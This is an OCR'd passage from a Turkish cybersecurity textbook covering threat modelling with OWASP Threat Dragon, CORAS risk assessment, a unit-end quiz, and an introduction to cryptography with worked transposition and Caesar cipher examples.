
Görsel 1.32: Tehdit modeli oluştururken kullanılacak bileşenler

5. Adım: **Compenents** sekmesindeki bileşenleri kullanarak Görsel 1.33'teki tehdit modelini oluşturunuz ve model üzerindeki bileşenlerin isimlerini değiştiriniz.



Görsel 1.33: Tehdit modeli diyagramı

6. Adım: Tehdit modeli üzerinde **Web Sunucu** ile **BotHesap** arasındaki bağlantıdan gerçekleşebilecek bir tehdit ekleyiniz (Görsel 1.34).



Görsel 1.34: Tehlikeli İstekler bileşenine tehdit eklenmesi

Not

Tehdit modeli üzerindeki bileşenler (İstemci, BotHesap, Sunucu, İstek, Cevap ve Tehlikeli İstekler Diyagramı) tek tek seçilerek o bileşenle ilgili tehdit düzenlemesi yapılır. Bileşenlere tehdit ekleme işlemi gerçekleştiğinde bileşen çizgisi kırmızı renk olur.

7. Adım: Tehdit düzenleme işlemini gerçekleştiriniz (Görsel 1.35).

Görsel 1.35: Tehdit düzenleme işlemi

Sıra Sizde

Bir sosyal medya platformunun nasıl çalıştığını, hangi risklere maruz kalabileceğini ve bu risklere karşı nasıl savunma oluşturulabileceğini OWASP Threat Dragon aracını kullanarak modelleyiniz.

1.8.4. Risk Yönetim Süreci


Risk yönetimi; risklerin belirli bir plan çerçevesinde tanımlanması, değerlendirilmesi ve uygun önlemlerle yönetilmesi sürecidir. Bilgi güvenliğiyle ilgili yeni riskler ortaya çıktığı için her organizasyon; sistematik, sürekli ve tutarlı bir risk yönetimi modeli tasarlamalıdır. Bu model; kuruluşların bilgi varlıklarını ve operasyonlarını potansiyel olarak etkileyebilecek risklerin tanımlanmasını, değerlendirilmesini, yönetilmesini, izlenmesini ve kontrol edilmesini içeren bir döngüdür (Görsel 1.36).

Görsel 1.36: Risk yönetim süreci

3. Uygulama


İşlem adımlarına göre CORAS aracı diyagramlarını kullanarak risk değerlendirmesi işlemini gerçekleştiriniz.

1. Adım: CORAS aracını **https://coras.tools/#/** web adresinden indiriniz (Görsel 1.37).




Görsel 1.37: CORAS aracının web sitesinden indirilmesi

2. Adım: Coras aracını çalıştırınız (Görsel 1.38).



Görsel 1.38: Coras aracının arayüzü

3. Adım: Görsel 1.39'daki risk değerlendirme diyagramını oluşturunuz.



Görsel 1.39: Risk değerlendirme diyagramı

Sıra Sizde

Müşterilerin ürün satın alabildiği bir e-ticaret platformu, müşteri bilgilerini (ad, soyadı, e-posta adresi, kredi kartı bilgileri vb.) saklar ancak bu e-ticaret platformu, müşteri bilgilerinin çalınması, DDoS saldırıları gibi risklerle karşı karşıyadır. Bu senaryo için CORAS aracını kullanarak bir risk değerlendirme diyagramı oluşturunuz.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Virüsler, bir belgeye veya yürütülebilir dosyaya ihtiyaç duymadan kendini kopyalar.

2. ( ) Stuxnet, bir APT saldırısıdır.

3. ( ) ISO 27001, Bilgi Güvenliği Yönetim Sistemi için oluşturulmuş uluslararası bir standarttır.

4. ( ) Siyah şapkalı hackerlar, etik hacker olarak tanımlanır.

5. ( ) Bir kullanıcıya ait şifreyi, olası kombinasyonları deneyerek elde etmeye yönelik siber saldırılara Kaba Kuvvet Saldırıları (Brute Force Attacks) denir.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

1. Bilişim sistemlerinin güvenliğini sağlamak, zafiyetleri tespit etmek ve ortadan kaldırmak için etik olarak çalışanlara ..... hacker denir.

2. Kişisel Verileri Koruma Kurumu ..... sayılı Kişisel Verilerin Korunması Kanunu'nun yüklediği görevleri yerine getirir.

3. Bir iddianın doğruluğunu veya yanlışlığını ispat etmek için mahkemeye sunulan kanıtlara ..... denir.

4. Ağ cihazlarına biyometrik veriler kullanılarak erişim sağlanması ..... güvenlik önlemidir.

5. Olası tehditlerin bir plan çerçevesinde tanımlanması, değerlendirilmesi ve uygun önlemler geliştirilip uygulanması sürecine ..... denir.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. **Aşağıdakilerden hangisi kullanıcılarda korku ve endişe oluşturmak amacıyla geliştirilen zararlı yazılımdır?**

   A) Adware B) Ransomware C) Scareware

   D) Solucan E) Virüs

2. **Aşağıdakilerden hangisi bilgi güvenliğinin temel unsurlarındandır?**

   A) Erişilebilirlik B) Güncellenebilirlik C) Keşfedilebilirlik

   D) Verimlilik E) Yüklenebilirlik

3. **Aşağıdaki araçlardan hangisiyle imaj dosyası üzerinde inceleme gerçekleştirilir?**

   A) bettercap B) bulk_extractor C) cat

   D) dd E) fdisk

4. **Aşağıdaki siber güvenlik sertifikalarından hangisi bilişim sistemlerine sızma testi yapma yeterliliği kazandırır?**

   A) Adli bilişim uzmanlığı B) Bilgisayar ağ temelleri

   C) Ofansif güvenlik D) Siber güvenlik temelleri

   E) Siber olaylara müdahale ekibi

5. **Aşağıdakilerden hangisi siber varlık değildir?**

   A) Banka veri tabanı B) Dijital belgeler

   C) Fiziksel para kasası D) Güvenlik yazılımları

   E) Sunucular

KRİPTOGRAFİ

2. ÖĞRENME BİRİMİ

KONULAR

2.1. KRİPTOGRAFİYE GİRİŞ

2.2. KLASİK KRİPTOGRAFİ

2.3. HASH FONKSİYONU

2.4. SİMETRİK KRİPTOGRAFİ

2.5. ASİMETRİK KRİPTOGRAFİ

2.6. DİJİTAL İMZA VE SERTİFİKALAR

2.7. STEGANOGRAFİ

NELER ÖĞRENECEKSİNİZ?

- Kriptoloji ve kriptoloji ile ilgili kavramları açıklama
- Klasik kriptografik algoritmaları açıklama
- Sezar şifrelemesini uygulama
- Özet fonksiyonlarını açıklama
- MD5 ve SHA özet algoritması ile uygulama yapma
- Salting kavramını açıklama
- Simetrik kriptografiyi açıklama
- Asimetrik kriptografiyi açıklama
- Dijital imza ve sertifikaları açıklama
- Steganografi kullanarak şifreleme uygulaması yapma

TEMEL KAVRAMLAR

Akış şifreleme, asimetrik şifreleme, blok şifreleme, kimlik doğrulama algoritmaları, kriptografi, kriptoloji, modern şifreleme yöntemleri, özet fonksiyonları

HAZIRLIK ÇALIŞMALARI

1. Son yıllarda adı sıkça duyulan kripto paralarda **kripto** ifadesi neden kullanılmış olabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Bir arkadaşınıza göndereceğiniz mesajın başkası tarafından anlaşılamaması için neler yapardınız? Düşüncelerinizi arkadaşlarınızla tartışınız.

2.1. KRİPTOGRAFİYE GİRİŞ

Veriler bilgisayar ağlarında sorunsuz bir şekilde ilerlerken ve dijital işlemler görülmemiş bir hızla gerçekleşirken güçlü siber güvenlik önlemlerine olan ihtiyaç önemli bir hâl alır. Kritik verilerin korunması, veri gizliliğinin sağlanması ve dijital iletişimin bütünlüğünün elde edilmesi, gün geçtikçe çeşitlenen siber tehditlere karşı önemli zorluklar olarak ortaya çıkar. Bireysel veya kurumsal olarak siber güvenliği güçlendirmek için kullanılan birçok araç ve teknik arasında kriptoloji teknikleri daha da önemli hâle gelir, verileri ve iletişimi korumak için gerekli araçları sağlar.

Kriptoloji; gizlilik, bütünlük, kimlik doğrulama, iletişim güvenliği gibi konuları inceleyen bilim ve matematik dalıdır. Kriptografik yöntemlerin tasarımını, analizini ve uygulanmasını kapsar. Kriptoloji, **kriptografi** ve **kriptoanaliz** olmak üzere iki alandan oluşur. Kriptografi, şifreleme teknikleriyle veri korumayı sağlarken kriptoanaliz, anahtar bilgisine sahip olmadan gizli verinin elde edilmesini veya bunun kırılmasını sağlayan tekniklerdir. Her iki alan da birbirinin gelişimini destekler. Kriptografideki gelişmeler sayesinde daha güvenli yapılar oluşur. Bu güvenli yapıları kırmak için kriptoanalizin daha da gelişmesi gerekir. Kriptoanalizdeki gelişmeler daha güçlü kriptolamanın ortaya çıkmasını tetikler.

Yunanca gizli (cryptos) ve yazı (graphein) kelimelerinden oluşan kriptografi (cryptography), bilgileri yetkisiz kişiler tarafından anlaşılmaz hâle getirmek, verinin kötü niyetli olarak değiştirilip değiştirilmediğinin anlaşılmasını sağlamak, göndericinin veya alıcının kimliğini doğrulamak için kullanılan bir dizi tekniği ifade eder. Eski çağlardan bu yana köklü bir geçmişe sahip kriptografi, modern siber güvenlikte de yaygın olarak kullanılır. Güvenli bir web sayfasına bağlanırken, e-posta gönderirken, bir forum sayfasına üye olurken veya kablosuz bir ağa bağlanırken genellikle arka planda kriptografik hizmetler çalışır.

Kriptografinin siber güvenlikteki önemi; gizlilik, bütünlük ve doğruluk olmak üzere üç temel güvenlik hedefini gerçekleştirebilme yeteneğinde yatar. **Gizlilik**, bilgilerin yetkisiz kişilerden gizli kalmasını sağlar ve hassas verileri, kötü amaçlı kişilerden veya yazılımlardan korur. Kriptografik algoritmalar kullanarak verileri şifrelemek, bilgilerin yetkisiz kişiler tarafından çözümlenmesini güçleştirir. **Bütünlük**, verinin yaşam döngüsü boyunca değiştirilmeden güvenilir kalmasını sağlar. Dijital imzalar, özet (hash) fonksiyonları gibi kriptografik mekanizmalar, verinin bütünlüğünü doğrulamak için kullanılır. Bu teknikler; kritik bilgilerin bozulmamış, değiştirilmemiş ve güvenilir olarak kalmasını sağlamada önemli bir rol oynar. **Doğruluk**, siber güvenliğin diğer bir hayati unsurudur. Dijital iletişimde yer alan kişilerin veya cihazların kimliklerini ve güvenilirliğini sağlayan kriptografik mekanizmalar aracılığıyla ele alınır. Doğruluk, güvenli kimlik doğrulamasını sağlar ve kullanıcıların karşı tarafın kimliğini doğrulamalarını ve iletişim kurdukları kişilerin doğru alıcılar olduğunu garanti eder. Bu temel güvenlik hedeflerinin ötesinde, kriptografi aynı zamanda diğer siber güvenlik mekanizmalarını desteklemede hayati bir rol oynar. Güvenli anahtar değişim protokollerine imkân sağlayarak iletişimdeki taraflar arasında güvenli kanallarının kurulmasına yardımcı olur.

Sonuç olarak kriptografi, modern siber güvenliğin temelini oluşturarak siber tehditlere karşı önemli koruma sağlar. Dijital bilgilerin gizliliğini, bütünlüğünü ve doğruluğunu garanti eder. Teknoloji ilerledikçe ve siber tehditler evrildikçe, sağlam kriptografik tekniklere olan ihtiyaç giderek daha da önemli hâle gelir. Kuruluşlar ve bireyler, kriptografiyi benimseyerek ve uygulayarak siber saldırılara karşı direncini artırabilir, dijital etkileşimlerde güveni sağlayabilir, hassas bilgilerin gizliliğini ve güvenliğini koruyabilir. Modern şifreleme veya diğer bir ismi ile kriptolama, matematiksel prensiplerden oluşan birçok algoritma tarafından sağlanır.

Kriptografi; şifreleme, deşifreleme (şifre çözme), kimlik doğrulama, erişim kontrolü ve inkâr edilemezlik sağlayarak veri ve iletişim güvenliğini oluşturmaya katkıda bulunur. Kriptografiyle ilgili kavramlar şunlardır:

Şifreleme: Bilginin gerçek anlamını gizleyen gizli koda dönüştürüldüğü yöntemdir.


Deşifreleme (Şifre Çözme): Gizlenmiş bir mesajın şifresini çözme işlemidir. Mesajın alıcısı tarafından gerçekleştirilir.

Veri Kaynağı Kimlik Doğrulaması: Mesajın doğrulanmış bir gönderici tarafından iletildiğinin garantisidir.

Erişim Kontrolü: Kuruluşların verilere ve kaynaklara kimin erişim yetkisi olduğunu yönetmesini sağlayan bir veri güvenliği sürecidir.

İnkâr Edilemezlik: Bir olayın geçerliliğinin inkâr edilemeyeceğinin güvencesidir.

Şifreleme, bir düz metni alıp şifreli metne dönüştüren fonksiyondur. Görsel 2.1'de görüldüğü gibi genellikle açık bir **düz metin (plaintext),** bir **anahtar** ve bir **şifreleme (encryption)** fonksiyonu aracılığıyla **şifreli metne (ciphertext)** dönüştürülür. Uygun şifre çözme anahtarları olmadan şifreli metnin anlaşılamaz hâle getirilmesi sağlanır. Uygun anahtar ve **deşifreleme (decryption)** fonksiyonuyla şifreli metin tekrar düz metne dönüştürülebilir.



Görsel 2.1: Bir anahtar yardımıyla düz metnin şifrelemeye tabi tutulması ve şifreli metin elde edilmesi

Kriptografi çoğunlukla matematiksel temellere dayandığı için Görsel 2.1'de verilen bilgiler daha kapsamlı olarak şu şekilde açıklanır:

P: Düz metinlerden oluşan sonlu bir küme

C: Şifreli metinlerden oluşan sonlu bir küme

K: Olası anahtarların sonlu kümesi (anahtar uzayı)

***ε*:** Şifreleme fonksiyonlarının sonlu kümesi

D: Şifre çözme fonksiyonlarının sonlu kümesi

$\forall k \in K, e_k \in \varepsilon, d_k \in D$ ifadesindeki unsurların açıklaması şu şekildedir:

k, anahtar uzayından (K) seçilen herhangi bir anahtarı temsil eder.

$\mathbf{e_k}$, k anahtarını kullanan şifreleme fonksiyonlarından birini temsil eder.

$\mathbf{d_k}$, k anahtarını kullanan deşifreleme fonksiyonlarından birini temsil eder.

Bu durumda şifreleme fonksiyonu bir düz metni (P) alır ve şifreli metne (C) dönüştürür:

$$e_k : P \rightarrow C$$

Aynı şekilde deşifreleme fonksiyonu, anahtarı kullanarak şifreli metni (C) düz metne (P) dönüştürür:


$$d_k : C \rightarrow P$$

$\forall x \in P$ için *x* , düz metin kümesinin herhangi bir elemanı olmak üzere

$$d_k(e_k(x)) = x$$

şartını sağlarsa bu durumda (P, C, K, ε, D) beşli ifadesine **kripto sistem** denir.

Kriptografide bir düz metnin şifrelenmesinde **yer değiştirme (transposition)** veya **yerine koyma (substitution)** adı verilen iki eylem gerçekleştirilir. Görsel 2.2'de görüldüğü gibi yer değiştirme, bir düz metnin karakterlerinin belirli bir mantığa göre kendi aralarında yer değiştirmesidir. Bu yer değiştirme işlemi, karakter bazlı olarak yapılabildiği gibi bit bazlı veya bayt bazlı olarak da yapılabilir.



Görsel 2.2: Mesajın gizliliği için basit bir yöntem olarak kullanılan yer değiştirme işlemi

Örnek Görsel 2.2'de yer alan örnek için


Düz Metin: TÜRKİYE

Şifreli Metin: RTYÜKEİ

olarak ifade edilir. Örnekteki şifreli metnin ilk karakteri **R**, düz metnin üçüncü karakteridir. Şifreli metnin alıcı tarafından tekrar düz metne doğru bir şekilde dönüştürülebilmesi için şifrelemenin nasıl yapıldığının belirtilmesi gerekir. Genelde bu işlem için yeni dizilişin nasıl yapıldığı, **permütasyon** adı verilen bir diziliş sıralamasıyla ifade edilir. O hâlde Görsel 2.2'deki örnek için permütasyon dizilişi şu şekildedir:

3-1-6-2-4-7-5

Permütasyon dizilişi hem şifreleme işleminin hem de deşifreleme işleminin nasıl yapılacağını gösterir. O hâlde bu permütasyon dizilişi, yer değiştirme işleminin anahtarıdır. Yer değiştirme işleminde permütasyon dizisi vermek yerine döngüsel kaydırma gibi farklı yöntemler de kullanılabilir. Örneğin TÜRKİYE düz metni, döngüsel 3-sağa kaydırma işlemi sonucunda İYETÜRK şifreli metni olur. Yerine koyma işlemi ise düz metnin her bir karakterinin yerine diğer bir karakteri koymayı ifade eder. Görsel 2.3'te yerine koyma işlemi verilmiştir.



Görsel 2.3: Yerine koyma yönteminde her karakterin yerine başka bir karakter kullanılması

Örnek Görsel 2.3'te yer alan örnek için

Düz Metin: TÜRKİYE

Şifreli Metin: VZTNLBĞ

olarak ifade edilir. Bu yöntemde hangi karakterin yerine hangi karakterin geleceği yine bir fonksiyonla belirtilmelidir. Benzer şekilde bir harf matrisi de kullanılabilir. Görsel 2.3'te yer alan örnekte her harfin yerine alfabetik olarak üç sonraki harf kullanılmıştır. Alfabedeki son harfe gelindiğinde bir sonraki harf için tekrar alfabenin ilk harfine dönülür. Bu örnek şifreleme yöntemi, **Sezar şifrelemesi** olarak bilinir. Örnekte düz metnin şifrelenmesinde ve şifrenin çözümlenmesinde **3** sayısı kritik öneme sahiptir. O hâlde Görsel 2.3'teki örnek için **3** sayısı anahtardır.

Permütasyon dizilişi için kullanılabilecek diğer bir yöntem de geometrik diziliş temelli olan **sütun yer değişikliği (column transposition)** yöntemidir. Bu yöntemde düz metin, bir anahtar kelimenin harf sayısı kadar sütundan oluşan bir tabloya satır sırasıyla yazılır. Ardından sütunların yeri, anahtarın harf sıralamasına göre değiştirilir ve sütun bazlı olarak okunacak şekilde şifrelenir.

Örnek

Düz Metin: SAĞ KANADA DESTEK GEREK

Anahtar: KALEM

K	A	L	E	M
S	A	Ğ	K	A
N	A	D	A	D
E	S	T	E	K
G	E	R	E	K

Anahtar kelimenin alfabetik harf sırasına göre **(AEKLM)** sütun bazında okunduğunda şifreli metin şu şekildedir:

AASEKAEESNEGĞDTRADKK

Görüleceği üzere bu örnekte yapılan şifreleme işlemi, anahtar kelimeye bağlı olarak harflerin yer değiştirmesidir.

2.2. KLASİK KRİPTOGRAFİ

Bilginin gizlenerek saklanması, iletişimin tarihi boyunca büyük önem taşımıştır. Özellikle askerî alanlarda gönderilen mesajların gizliliği ve olası ele geçme durumlarında anlaşılamaması için yöntemler geliştirilmiştir. Bilinen en eski şifreleme yöntemlerinden biri, Antik Yunanlılar tarafından kullanıldığı düşünülen ve Görsel 2.4'te görülen **Scytale** aracıdır.

Görsel 2.4: Scytale şifreleme aracı

Scytale, milattan önce 400 yıllarında Spartalılar tarafından askerî amaçla kullanılan bir mesaj şifreleme aracıdır. Şerit şeklindeki parşömen, belirli bir çaptaki çubuğa sarılır ve **düz metin** mesajı çubuk boyunca yazılır. Ardından sadece düz şerit, iletilmek üzere gönderilir. Çubuk olmadan düz şerit bir şekilde okunduğunda şifreli metin elde edilir. Sadece doğru çaptaki çubukla mesajın okunması mümkündür. O hâlde doğru çaptaki çubuğun hem göndericide hem de alıcıda olması gerekir. Bu şifrelemede mesajın boyutu arttıkça çözülmesi karmaşıklaşır. Bu yöntemdeki anahtar (key), çubuğun çapıdır. Kriptografik açıdan kolay bir yöntem olsa da aslında yapılan işlem, karakterlerin basitçe yer değiştirmesidir. Farklı çaplardaki çeşitli çubuklarla (anahtarlarla) yapılan denemelerde şifreli metinden düz metnin elde edilmesi güç değildir.

Mesajın çözülebilmesi için olası bütün çaplara sahip çubukların sırayla denenmesi yönteminde olduğu gibi bir anahtarın sistematik şekilde deneme yanılma yöntemiyle bulunmaya çalışılmasına **deneme yanılma saldırısı** veya **Kaba Kuvvet Saldırısı (Brute Force Attacks)** denir. Deneme yanılma saldırısında her ihtimal denenebileceği için nihai olarak çözüm bulunur ancak burada önemli olan unsur, çözümün hangi sürede bulunduğudur. Anahtar ne kadar uzun olursa şifrelemenin kırılması da (üstel olarak) o derece zaman alacaktır. Şifreli metni çözmek için anahtarlar sırasıyla denenirse bu durumda her şifreli metin, belirli bir sürede doğru düz metne dönüşebilir, bir başka deyişle şifre kırılabilir. Bu süreye **anahtarın kırılabilirlik ömrü** denir. Belirli bir zaman diliminde ne kadar çok anahtar denenebilirse bu ömür o derece kısalır. Bilişim araçlarıyla saniyede yapılabilecek işlem sayısı düşünüldüğünde kısa kırılabilirlik ömrüne sahip anahtarların ne kadar hızlı kırılabildiği anlaşılabilir.

2.2.1. Sezar Şifrelemesi

Julius Sezar'a atfedilen **Sezar şifrelemesi,** kullanılan eski algoritmalardan biridir. Sezar şifrelemesinde düz metnin her bir harfi yerine alfabetik olarak belirli sayı sonrasındaki başka bir harf kullanılır. Bu yeni harflerden oluşan metin, şifreli metin olur. Örneğin düz metindeki her bir harf yerine alfabedeki bir sonraki harf kullanılarak şifreli metin elde edilebilir. Bir harf kaydırma örneğine göre düz metin **ANKARA** ise şifreli metin **BOLBSB** olur. İki harf kaydırıldığında ise **CÖMCŞC** elde edilir. Şifreyi çözmek için kaç harf kaydırıldığının bilinmesi (sadece gönderici ile alıcı tarafından bilinmesi) gerekir. Bu şifreleme yönteminde anahtar, kaç harf sonrasının kullanıldığını gösteren sayıdır. Sezar şifrelemesinde her harf yerine farklı bir karakterden yararlanıldığı için yerine koyma metodu kullanılır.

Sezar şifrelemesi, matematiksel olarak şu şekilde ifade edilebilir:

E: Şifreleme fonksiyonu

D: Şifre çözme fonksiyonu

x: Düz metin

n: Anahtar

$E(x) = (x + n) \pmod{29}$

$D(x) = (x - n) \pmod{29}$

1. Uygulama

İşlem adımlarına göre İngiliz alfabesinde 26 harf olduğunu göz önünde bulundurarak anahtar **5** olmak üzere **SECURITY** düz metnini şifreleyiniz ve şifreyi çözünüz.

Düz Metin: SECURITY

Anahtar: 5

1. Adım: Alfabedeki harf sırasına göre düz metni sayısallaştırınız.

18, 4, 2, 20, 17, 8, 19, 24

2. Adım: Şifreleme fonksiyonunu yazınız.

$$E(x) = (x + 5) \text{ (MOD 26)}$$

3. Adım: Düz metindeki her karakteri E(x) şifreleme fonksiyonuna göre hesaplayınız ve elde ettiğiniz sayıları tekrar harflere dönüştürünüz.

S	E	C	U	R	I	T	Y
18	4	2	20	17	8	19	24
18 + 5 (MOD 26)	4 + 5 (MOD 26)	2 + 5 (MOD 26)	20 + 5 (MOD 26)	17 + 5 (MOD 26)	8 + 5 (MOD 26)	19 + 5 (MOD 26)	24 + 5 (MOD 26)
23	9	7	25	22	13	24	3
X	J	H	Z	W	N	Y	D

4. Adım: XJHZWNYD şifreli metnini elde ediniz.

5. Adım: Şifre çözme fonksiyonunu yazınız.

$$D(x) = (x - 5) \text{ (MOD 26)}$$

6. Adım: Şifreli metindeki harflerin sayısal karşılığını D(x) fonksiyonuna göre hesaplayınız ve elde ettiğiniz değerleri tekrar harflere dönüştürünüz.

X	J	H	Z	W	N	Y	D
23	9	7	25	22	13	24	3
23 - 5 (MOD 26)	9 - 5 (MOD 26)	7 - 5 (MOD 26)	25 - 5 (MOD 26)	22 - 5 (MOD 26)	13 - 5 (MOD 26)	24 - 5 (MOD 26)	3 - 5 (MOD 26)
18	4	2	20	17	8	19	-2 + 26 = 24
S	E	C	U	R	I	T	Y

7. Adım: Deşifreleme sonucunda SECURITY düz metnini elde edip etmediğinizi kontrol ediniz.

Not

Modüler aritmetikte negatif bir sayı elde edildiğinde sayının pozitif karşılığını bulmak için negatif sayı ile mod sayısı toplanır.

Negatif Sayı	MOD	Pozitif Karşılığı
-2	27	25
-8	21	13
-5	29	24

Sıra Sizde

